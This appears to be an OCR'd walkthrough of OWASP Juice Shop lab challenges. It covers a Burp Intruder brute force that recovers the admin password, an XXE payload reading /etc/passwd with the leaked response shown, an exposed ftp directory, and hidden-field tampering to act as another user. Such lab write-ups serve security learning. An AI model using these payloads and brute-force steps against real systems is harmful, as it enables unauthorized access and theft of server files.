



I would recommend to Go to injections and checkout for more challenges in the Juice shop for SQL injections and make Juice shop your best friend. If you through all the challenges you don't have to know how to solve them and thats not the necessary point , it will help to think critically to unlock this challenges.


## 2. Broken Authentication:

In broken authentication, there are lot of attacks and if the application is vulnerable its make lot easier to go through the Broken Authentication. Broken authentication refers to weaknesses in the processes and systems used to verify a user's identity.

Before starting, Log Out from the Juice shop admin account. Try login from different credentials or random creds and analysis what we get output of it.




We get an invalid error, but look carefully it says invalid in both the cases. Lets try entering the email we got in the Injection and try enumeration on the username. We need to try brute forcing it. Keep the burp intercept on and try intercepting after enter credentials for admin@juice-sh.op. Also enter a random password.




Send the intercepts to the repeater and to intruder after that to follow up by brute force attack.

**Request**

Pretty Raw Hex

```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:42000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 47
Origin: http://127.0.0.1:42000
Connection: close
Referer: http://127.0.0.1:42000/
Cookie: language=en; cookieconsent_status=dismiss;
welcomebanner_status=dismiss; continueCode=
3eVNn1B3mREPYLxz6JjalokwMA4VfvkubgG2gOWXe4b87yrpDV95ZvKQqWaQ
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"admin@juice-sh.op",
  "password":"test"
}
```

**Response**

Pretty Raw

**Payload positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1:42000 — Update Host header to match target

Add § | Clear § | Auto § | Refresh

```
1  POST /rest/user/login HTTP/1.1
2  Host: 127.0.0.1:42000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/json
8  Content-Length: 47
9  Origin: http://127.0.0.1:42000
10 Connection: close
11 Referer: http://127.0.0.1:42000/
12 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=3eVNn1B3mREPYLxz6JjalokwMA4VfvkubgG2gOWXe4b87yrpDV95ZvKQqWaQ
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"email":"admin@juice-sh.op","password":"test"}
```

After sending to intruder, Select the password section and lets add some common passwords from burp suite common wordlist to start and credential stuffing attack.
Select and click on the add button and then go to the payload to add the worldlist.

In payload, The path to the worldist is to usr >> share >> wordlist >> fernwifi >> common.txt. You can import the common password list in the payload. After adding the payload click on the Start attack in the payload and It will start the brute force attack.

**2. Intruder attack of http://127.0.0.1:42000 - Temporary attack - Not saved to project file**

Attack | Save | Columns

Results | Positions | Payloads | Resource pool | Settings

Filter: Showing all items

| Request | Payload | Status code | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|
| 0 | | 401 | | | 413 | |
| 1 | aaa | 401 | | | 413 | |
| 2 | abc123 | 401 | | | 413 | |
| 3 | acc | 401 | | | 413 | |
| 4 | access | 401 | | | 413 | |
| 5 | adfexc | 401 | | | 413 | |
| 6 | adm | 401 | | | 413 | |
| 7 | admin | 401 | | | 413 | |
| 8 | admin123 | 200 | | | 1197 | |
| 9 | admin2 | 401 | | | 413 | |
| 10 | admin_1 | 401 | | | 413 | |
| 11 | administrator | 401 | | | 413 | |
| 12 | adminstat | 401 | | | 413 | |

Request | Response

Pretty | Raw | Hex


```
1  POST /rest/user/login HTTP/1.1
2  Host: 127.0.0.1:42000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/json
8  Content-Length: 51
9  Origin: http://127.0.0.1:42000
10 Connection: keep-alive
11 Referer: http://127.0.0.1:42000/
12 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=3eVNn1B3mREPYLxz6JjalokwMA4VfvkubgG2gOWXe4b87yrpDV95ZvKQqWaQ
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
     "email":"admin@juice-sh.op",
     "password":"admin123"
   }
```

Boom ! we got the password and we can login in the admin account .


## 3.[Sensitive Data Exposure](#) :

Within the Juice Shop's context, "sensitive data exposure" refers to instances where confidential information is directly accessible to anyone, without requiring any special effort or hacking skills. These exposures can be exploited by attackers to steal data, impersonate users, or gain unauthorized access to the system.

We can checkout some files by adding ftp with URL in the browser.




Also you can go in burp suit where we have a target file and search for directories and find vulnerabilities. Like you can go in a directory and search for keywords like pass, passw or key.



## 4. [XML External Entities (XXE)]

XXE vulnerabilities arise when applications process external entities (files or resources) without proper validation. In Juice Shop, this can happen through various channels, including:

- **Product descriptions:** Attackers might inject malicious XML entities within product descriptions, tricking the application into fetching and parsing content from external servers.
- **Contact forms:** Similar to product descriptions, malicious entities can be embedded in contact form messages, potentially leading to information disclosure or server-side attacks.
- **User profile settings:** Certain profile settings might accept XML-like data, opening doors for XXE exploitation.

So here there's an interesting method where we can an XML file or upload it where we get an option like in COMPLIANT section. You can get an XML code by searching github and can upload it and exploit the juice shop. Its is a good practice to go around the vulnerabilities and learn about them. This also help for a bug bouncy program.


| | | | | |
|---|---|---|---|---|
| XXE Data Access | ★★★ | Retrieve the content of `C:\Windows\system.ini` or `/etc/passwd` from the server. | XXE | Danger Zone |

Now create a XML file with a payload which you can get anywhere just search XXE payloads and you can find. Here we need disclosing /etc/passwd code or targeted files.


### Disclosing /etc/passwd or other targeted files

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```


copy the code and save it .xml file type .



Turn the Burp suit intercept on and Go in the complaint section to upload the .xml file and Try uploading the xml file into the complaint section. Make sure burp is on during this period.




Upload it and submit the complaint and wait for burp to capture the intercept.




Great work ! you have retrieved some data and you are able to access the information from XML script.

```
ox/115.0

yJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haW
Y2ZlYmVlNSIsInJvbGUiOiJjdXN0b21lciIsI
iL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9h
RBdCI6IjIwMjQtMDEtMTYgMDA6MDI6MjIuNTE
mRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcwNT
yH-rW3n8IJQwUGTBIlVNkiFGduQQW7UPY_q3x

08401915325467195443170 9

smiss; continueCode=

yJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haW
Y2ZlYmVlNSIsInJvbGUiOiJjdXN0b21lciIsI
iL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9h
RBdCI6IjIwMjQtMDEtMTYgMDA6MDI6MjIuNTE
mRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcwNT
yH-rW3n8IJQwUGTBIlVNkiFGduQQW7UPY_q3x
```

```
Response
Pretty  Raw  Hex  Render

4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  X-Recruiting: /#/jobs
7  Content-Type: text/html; charset=utf-8
8  Vary: Accept-Encoding
9  Date: Tue, 16 Jan 2024 02:09:54 GMT
10 Connection: close
11 Content-Length: 4298
12
13 <html>
14   <head>
15     <meta charset='utf-8'>
16     <title>
         Error: B2B customer complaints via file upload have been deprecated for security reasons: &lt;?xml
         version=&quot;1.0&quot; encoding=&quot;UTF-8&quot;?&gt;&lt;!DOCTYPE foo [&lt;!ELEMENT foo
         ANY&gt;&lt;!ENTITY xxe SYSTEM
         &quot;file:///etc/passwd&quot;&gt;]&gt;&lt;foo&gt;root:x:0:0:root:/root:/usr/bin/zshdaemon:x:1:1:daemon:/
         usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync:x:
         4:65534:sync:/bin:/bin/syncgames:x:5:60:games:/usr/games:/usr/sbin/nologinman:x:6:12:man:/var/cache/man:/
         usr/sbin/nologi... (xxe.xml)
       </title>
17     <style>
         *{
18         margin:0;
19         padding:0;
20         outline:0;
21       }
22
23       body{
24         padding:80px100px;
25         font:13px"Helvetica Neue","Lucida Grande","Arial";
26         background:#ECE9E9-webkit-gradient(linear,0%0%,0%100%,from(#fff),to(#ECE9E9));
27         background:#ECE9E9-moz-linear-gradient(top,#fff,#ECE9E9);
28         background-repeat:no-repeat;
29         color:#555;
30         -webkit-font-smoothing:antialiased;
31       }
32       h1,h2{
33         font-size:22px;
34         color:#343434;
35       }
36       h1em,h2em{
37         padding:05px;
38         font-weight:normal;
39       }
```

So here taking and exploit the xml phrasing feature of website. Therefore we were able to upload and bypass by the way. Can try but other files types aslo because they are white listed in the website.

XXE (XML External Entity) vulnerabilities can be a tricky bug to find and exploit, even in a deliberately vulnerable application like OWASP Juice Shop. But for security enthusiasts looking to practice their skills, it can be a rewarding challenge and completing more challenges.

Exploiting XXE in Juice Shop:


Successful XXE exploitation requires crafting specific payloads that trigger the application to call external resources. These payloads can involve:

- Local file inclusion (LFI): Downloading files from the server's filesystem to extract sensitive information.
- Remote code execution (RCE): Executing arbitrary code on the server through remote code vulnerabilities in external libraries.
- Blind XXE: Exfiltrating data indirectly by observing the application's behavior when fetching external entities.


## 5. [Broken Access Control](#) :

BAC vulnerabilities allow unauthorized users to access resources or perform actions they shouldn't be able to. In the Juice Shop, these vulnerabilities can be exploited in various ways, providing valuable learning opportunities for aspiring security professionals.


Here we are trying to get the access of others account by sending a feedback from other users account. So to start with this we must have an user account logged in and Go to the customer feedback session and enter the details. Now, inspect the page and try to find if anything is hidden or not.




After the seeing the hidden field, delete it and whats the hidden object. A number wil appear and it can gives a good signal to our challenge. So this is the proper way of bypassing the BAC. now we can enter the password in the blank column as we are the userId 22 in the column.

